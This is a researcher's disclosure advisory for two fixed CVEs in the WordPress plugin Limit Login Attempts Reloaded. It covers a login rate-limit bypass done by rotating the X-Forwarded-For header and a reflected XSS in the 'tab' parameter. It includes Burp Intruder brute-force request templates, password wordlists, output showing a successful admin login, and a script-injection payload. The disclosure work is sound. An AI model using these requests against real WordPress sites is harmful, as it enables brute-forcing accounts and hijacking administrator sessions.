WordPress Plugin Limit Login Attempts Reloaded - Multiple Vulnerabilities

Dec 14, 2020
5 minutes read

TL;DR

1 - Rate Limit Bypass: In a non-standard configuration, the client IP header accepts any arbitrary string. When randomizing the header input, the login count does never reach the maximum allowed retries.
2 - Reflected XSS: When logged as WordPress administrator, the **tab** URL parameter in */wp-admin/options-general.php?page=limit-login-attempts*

Plugin Information

- **Plugin name:** Limit Login Attempts Reloaded
- **Affected version:** >= 2.13.0
- **Plugin Web Page:** https://wordpress.org/plugins/limit-login-attempts-reloaded/

This WordPress plugin is aimed to be a bruteforce attack protection mechanism, and is currently installed in more than **1 million** of active installations.
However, during a quick auditing of the plugin, I've found two issues. One is a rate limiting bypass under a non-default configuration, which effectively defeats the plugin purpose. The other one is an unauthenticated reflected XSS.
We tried to contact the WordPress plugin team and the developer directly, but received no response. As of today, the vulnerabilities are fixed, so I am releasing the full disclosure.
It is recommended to update to the latest version.

Vulnerability Details


1 - Improper Restriction of Excessive Authentication Attempts (Rate Limit Bypass on login page) - CWE-307

- **Summary:** When the plugin is configured to accept an arbitrary header as client source IP address, a malicious user is not limited to perform a brute force attack, because the client IP header accepts any arbitrary string. When randomizing the header input, the login count does never reach the maximum allowed retries.
- **Prerequisites:** The plugin needs to be installed and activated on WordPress. On plugin settings page, the *Trusted IP Origins* has to be configured for an arbitrary header, for example *X-Forwarded-For*.
- **CVE and CVSS Score:** CVE-2020-35590 | **9.8** (Critical)

Step-by-step instructions and PoC

A necessary prerequisite is to configure a custom header on the plugin settings page, in the *Trusted IP Origins*, including for example *X-Forwarded-For*.

The configuration page can be as the following picture:



Limit Login Attempts Reloaded

General Settings

These settings are independent of the workers (see below).

GDPR compliance ☐ this makes the plugin GDPR compliant

Notify on lockout ☐ Email to test@mail.com after 4 lockouts

Worker Settings

The workers absorb the main load caused by brute-force attacks, analyse login attempts and block unwanted visitors. They might provide other service functions as well.

Lockout
4 allowed retries
20 minutes lockout
4 lockouts increase lockout time to 24 hours
12 hours until retries are reset

Trusted IP Origins: HTTP_X_FORWARDED_FOR, REMOTE_ADDR

*Specify the origins you trust in order of priority, separated by commas. We strongly recommend that you **do not** use anything other than REMOTE_ADDR since other origins can be easily faked. Examples: HTTP_X_FORWARDED_FOR, HTTP_CF_CONNECTING_IP, HTTP_X_SUCURI_CLIENTIP*


Please note that in some networking scenarios this configuration is possible. Indeed, there might be present load balancers or reverse proxies in front of the WordPress instance.

Affected Endpoints

- **URL:** http://hostname/wp-login.php
- **HTTP Parameter:** X-Forwarded-For

In normal condition, when there is no custom *Trusted IP Origin* header configured, or if the header value is always the same value, an attacker is **not** able to perform an attack, because the login limit is enforced by the plugin.

Indeed, the classic password only brute force is blocked, as depicted by the following pictures:




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /wp-login.php HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[redacted]/wp-login.php?redirect_to=http%3A%2F%2F[redacted]%2Fwp-admin%2F&reauth=1
Content-Type: application/x-www-form-urlencoded
X-Forwarded-For: 192.168.1.10
Content-Length: 104
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1

log=admin&pwd=§§&wp-submit=Log+In&redirect_to=http%3A%2F%2F[redacted]%2Fwp-admin%2F&testcookie=1
```

The attacker can use a word list in the password value:



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.


Payload set: 1 Payload count: 12
Payload type: Simple list Request count: 12

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
```

After few attempts, the plugin in the default configuration successfully stops the attacker:



Filter: Showing all items


Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	5428	
1	123456	200	□	□	5462	
2	12345	200	□	□	5430	
3	123456789	200	□	□	5462	
4	password	200	□	□	5462	
5	iloveyou	200	□	□	5461	
6	princess	200	□	□	5462	
7	1234567	200	□	□	5461	
8	rockyou	200	□	□	5461	
9	12345678	200	□	□	5661	
10	abc123	200	□	□	5461	
11	Password1	200	□	□	5587	
12	wrongpass	200	□	□	5587	

```
<body class="login no-js login-action-login wp-core-ui  locale-en-us">
  <script type="text/javascript">
    document.body.className = document.body.className.replace('no-js','js');
    </script>
    <div id="login">
      <h1>
        <a href="https://wordpress.org/">Powered by WordPress</a>
      </h1>
      <div id="login_error">
        <strong>
          ERROR
        </strong>
        : Too many failed login attempts. Please try again in 20 minutes.<br>
        <br>
        You can also try <a href="http://[redacted]/wp-login.php?action=lostpassword">resetting your password</a>
         and that should help you to log in.
      </div>
```

However, the **X-Forwarded-For** value is not validated to be an IP address or an array of IP addresses (some load balancers could use a comma-separated list as value).

Indeed, if a malicious user adds the **X-Forwarded-For** header on the login request, can test for the authentication rate limit bypass.

Below are the evidences with the vulnerability details and the payload used.




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Pitchfork

```
POST /wp-login.php HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[redacted]/wp-login.php?redirect_to=http%3A%2F%2F[redacted]%2Fwp-admin%2F&reauth=1
Content-Type: application/x-www-form-urlencoded
X-Forwarded-For: §§
Content-Length: 104
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1

log=admin&pwd=§§&wp-submit=Log+In&redirect_to=http%3A%2F%2F[redacted]%2Fwp-admin%2F&testcookie=1
```

The first set of values is the word list used for testing the password value:



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 12


Payload type: Simple list Request count: 11

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
```

The second list can be every string, even simply incrementing the numbers from 1 to 10:



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 11

Payload type: Numbers Request count: 11

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 1

To: 11

Step: 1

How many:

Number format

Base: ● Decimal ○ Hex


Min integer digits:

Max integer digits:

Min fraction digits:

Max fraction digits: 0

Indeed, the attacker is able to bypass the limit and potentially found the login credentials:


Intruder attack 3
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items

Request ▲	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			200	☐	☐	5583	
1	1	123456	200	☐	☐	5462	
2	2	12345	200	☐	☐	5462	
3	3	123456789	200	☐	☐	5462	
4	4	password	200	☐	☐	5462	
5	5	iloveyou	200	☐	☐	5462	
6	6	princess	200	☐	☐	5462	
7	7	1234567	200	☐	☐	5462	
8	8	rockyou	200	☐	☐	5462	
9	9	12345678	200	☐	☐	5462	
10	10	abc123	200	☐	☐	5462	
11	11	Password1	302	☐	☐	1070	

```
HTTP/1.1 302 Found
Date: Wed, 10 Jun 2020 21:20:21 GMT
Server: Apache/2.4.38 (Debian)
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/
X-Frame-Options: SAMEORIGIN
Set-Cookie: wordpress_55f2ba4d3fe29d8de44211c463b1efe7=admin%7C1591996821%7C2wT1UcZMoHx6w6CHE0CYuZcgbqYGQgCxIWQE2hn9jnV%7Ca10010590f5bb0a7520fad964eed28ca421e2b58bd9d620d9726a
Set-Cookie: wordpress_55f2ba4d3fe29d8de44211c463b1efe7=admin%7C1591996821%7C2wT1UcZMoHx6w6CHE0CYuZcgbqYGQgCxIWQE2hn9jnV%7Ca10010590f5bb0a7520fad964eed28ca421e2b58bd9d620d9726a
Set-Cookie: wordpress_logged_in_55f2ba4d3fe29d8de44211c463b1efe7=admin%7C1591996821%7C2wT1UcZMoHx6w6CHE0CYuZcgbqYGQgCxIWQE2hn9jnV%7C75a7de20791e40109e98c340860781358d5ae11cbe0
X-Redirect-By: WordPress
Location: http://[redacted]/wp-admin/
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Please note that custom headers are allowed using the following format, as an example:

- **Plugin settings value name:** HTTP_X_PIPPO
- **HTTP request header name:** X-Pippo

Payload used to exploit the vulnerability, changing the value of *X-Forwarded-For* on every attempt:

```
POST /wp-login.php HTTP/1.1
Host: wordpress
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefo
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Forwarded-For: 1
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1

log=admin&pwd=password&wp-submit=Log+In&redirect_to=http%3A%2F%2Fwordpress
```

Security Impact

By exploiting this issue an attacker is able to perform an arbitrary number of authentication attempts using different passwords, and eventually gain access to the targeted account.

Brute-force tool

I have released a brute-force tool on my GitHub repo.

2 - Improper Neutralization of Input During Web Page Generation (Reflected Cross-Site Scripting) - CWE-79

- **Summary:** An authenticated remote user is able to inject arbitrary web script or HTML due to incorrect sanitization of user-supplied data and achieve a Reflected Cross-Site Scripting attack against the platform administrators.
- **Prerequisites:** The plugin needs to be installed and activated on WordPress. No special configuration is required to reproduce the issue.
- **CVE and CVSS Score:** CVE-2020-35589 | **5.4** (Medium)

Step-by-step instructions and PoC

A malicious user can cause an administrator user to supply dangerous content to the vulnerable page, which is then reflected back to the user and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or e-mailed directly to victims.


Affected Endpoints:

- **URL:** http://wordpress/wp-admin/options-general.php?page=limit-login-attempts
- **HTTP Parameter:** tab

Below are the evidences with the vulnerability details and the payloads used.

While the administrator user is logged in to WordPress, visit the page in the payload section.


The data is read directly from the HTTP request and reflected back in the HTTP response:



```
GET /wp-admin/options-general.php?page=limit-login-attempts&tab=
d7raf"><script>alert(1)</script> HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: wordpress_55f2ba4d3fe29d8de44211c463b1efe7=
admin%7C1592050964%7CHZKq2tm2afkHtvMvM0kb7kBMFceYrkWcjoyq5B0H0Tp%7C0b8d87a9d42f16d2
d11db4dc9197d42921d14156eb00c26bfd72a6544e20eb80; wordpress_test_cookie=
WP+Cookie+check; wordpress_logged_in_55f2ba4d3fe29d8de44211c463b1efe7=
admin%7C1592050964%7CHZKq2tm2afkHtvMvM0kb7kBMFceYrkWcjoyq5B0H0Tp%7C53dedafcaa75b14f
c7b6baf0a48f698a3c3254ed0c2f68a64fd5dbe1e4516d82; wp-settings-time-1=1591887360
Upgrade-Insecure-Requests: 1

```

```
            <h2>
              Limit Login Attempts Reloaded
            </h2>

            <h2 class="nav-tab-wrapper">
              <a href="http://[redacted]/wp-admin/options-general.php?page
                alert(1)
              </script>
              &tab=dashboard" class="nav-tab nav-tab-active ">Dashboard</a>
              <a href="http://[redacted]/wp-admin/options-general.php?page
                alert(1)
              </script>
              &tab=settings" class="nav-tab  ">Settings</a>
              <a href="http://[redacted]/wp-admin/options-general.php?page
                alert(1)
              </script>
              &tab=debug" class="nav-tab ">Debug</a>
            </h2>


            <h3>
              Statistics
            </h3>
            <form action="http://[redacted]/wp-admin/options-general.php?p
              <script>
                alert(1)
              </script>
              " method="post">
              <input type="hidden" id="_wpnonce" name="_wpnonce" value="cb
              <input type="hidden" name="_wp_http_referer" value="/wp-admin
                  <table class="form-table">
                <tr>
                  <th scope="row" valign="top">
                    Total lockouts
                  </th>
                  <td>
                    No lockouts yet
                  </td>
                </tr>
              </table>
            </form>
            <form action="http://[redacted]/wp-admin/options-general.php?p
              <script>
                alert(1)
              </script>
```

Execution of the JavaScript payload in the browser context:



Payload used to exploit the vulnerability:

```
http://wordpress/wp-admin/options-general.php?page=limit-login-attempts&ta
```

Please note that the **options-general.php** page is only available to WordPress administrators. Lower privileged users are not affected because the page is forbidden for them (error 403).

Security Impact

By exploiting this issue an attacker is able to target administrator users who are able to access the plugin configuration page within the browser with several type of direct or indirect impacts such as stealing cookies (if the HttpOnly flag is missing from the session cookies), modifying a web page, capturing clipboard contents, keylogging, port scanning, dynamic downloads and other attacks. This type of reflected XSS does require user interaction.

Timeline

- **14/06/2020**: First disclosure to WP Plugin Team plugins@wordpress.org

- **23/06/2020**: Ping request to WP Plugin Team for reading the mail. They reply asking for waiting 60 days for publishing the issues.
- **24/07/2020**: Ping request to WP Plugin Team for news. Destination Host Unreachable (Spoiler: No response 😳)
- **15/09/2020**: Contacted directly the developer via mail address. No response till day.
- **14/12/2020**: Testing if those vulnerabilities apply to latest version to date, 2.17.4. The developer has fixed both, but not notified users. Thus, releasing.
- **21/12/2020**: MITRE released CVE-2020-35589 and CVE-2020-35590.
- **22/12/2020**: NVD scored CVE-2020-35589 as **5.4** (Medium) and CVE-2020-35590 as **9.8** (Critical).
- **24/12/2020**: Released exploit for CVE-2020-35590 on my GitHub repo. Find your perfect Christmas gift 🎅

IBM InfoSphere Information Server - Java Deserialization ➜